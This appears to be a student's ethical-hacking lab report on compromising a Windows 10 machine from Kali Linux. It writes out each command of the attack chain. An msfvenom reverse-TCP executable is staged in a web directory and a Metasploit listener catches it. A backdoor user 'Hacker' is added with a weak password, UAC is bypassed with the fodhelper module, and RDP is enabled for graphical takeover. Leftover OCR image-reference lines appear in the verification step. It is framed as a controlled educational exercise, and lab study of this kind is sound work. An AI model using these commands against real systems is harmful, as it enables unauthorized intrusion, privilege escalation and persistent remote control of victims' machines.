Report

Jaysurya.T.Sonawane

Hacking a Windows 10 Machine Using Kali Linux

Introduction

This report provides a detailed explanation of the steps followed to hack a Windows 10 machine using Kali Linux. The primary objectives were to gain administrator privileges, create a new user, enable Remote Desktop Protocol (RDP), and take graphical access of the target machine. This demonstration was done in a controlled environment as part of an ethical hacking exercise.

Solution Steps

Step 1: Generate Payload Using msfvenom

The first task was to create a malicious payload that would help establish a reverse connection with the target Windows 10 machine.

Command:

set payload

┌──(root㉿kali)-[~]

└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=eth0 lport=6565 -a x86 -f exe > /var/www/html/cod.exe

This command generated a reverse TCP payload and stored the output executable file (cod.exe) in the web directory for future download and execution on the target machine.

Step 2: Run Metasploit Framework

After generating the payload, Metasploit Framework was used to set up a listener to capture the reverse connection from the target machine.

Commands:

*run metasploit

```
┌──(root㉿kali)-[~]
└─# msfconsole
msf6 > use multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
msf6 exploit(multi/handler) > set lhost eth0
msf6 exploit(multi/handler) > set lport 6565
msf6 exploit(multi/handler) > run
```

This established a multi/handler session to capture the incoming connection from the cod.exe payload on the Windows machine.

Step 3: Gaining Access & Creating the "Hacker" User

Once a connection was established, the next step was to create a new user (Hacker) with administrative privileges on the target Windows 10 system.

Commands:

meterpreter > shell

C:\Windows\system32> net user Hacker 12345 /add

The command created a user named **Hacker** with the password **12345** on the Windows system.

Step 4: Bypass User Account Control (UAC) & Enable RDP

To escalate privileges and enable remote desktop on the target, UAC bypass techniques were used. The remote desktop service was activated, and the newly created **Hacker** user was allowed to connect via RDP.

Commands:

msf6 exploit(windows/local/bypassuac_fodhelper) > search enable rdp

msf6 exploit(windows/local/bypassuac_fodhelper) > use 0

msf6 post(windows/manage/enable_rdp) > show options

msf6 post(windows/manage/enable_rdp) > set lport 6565

msf6 post(windows/manage/enable_rdp) > set username Hacker

msf6 post(windows/manage/enable_rdp) > set session 2

msf6 post(windows/manage/enable_rdp) > run

Step 5: Verifying the User and Remote Access

Once the **Hacker** user was created and added to the Administrators group, RDP was enabled. To verify, the following command was used to check user accounts and confirm RDP is working correctly:

Commands:

C:\Windows\system32> net user


C:\Users\> dir


C:\Users\phoenix> net user Hacker

The user **Hacker** was successfully created, verified, and now had access to RDP for graphical login.

Results:-

Install Remmina


192.168.29.111
192.168.29.111
Enter RDP authentication credentials
Username
Hacker
Password
Domain
Save password
OK
Cancel



Conclusion

This report details the exploitation of a Windows 10 machine using Kali Linux by gaining administrator privileges, creating a new user, enabling RDP, and confirming access through RDP. The demonstration was performed with proper security in mind and for educational purposes.

12-09-2024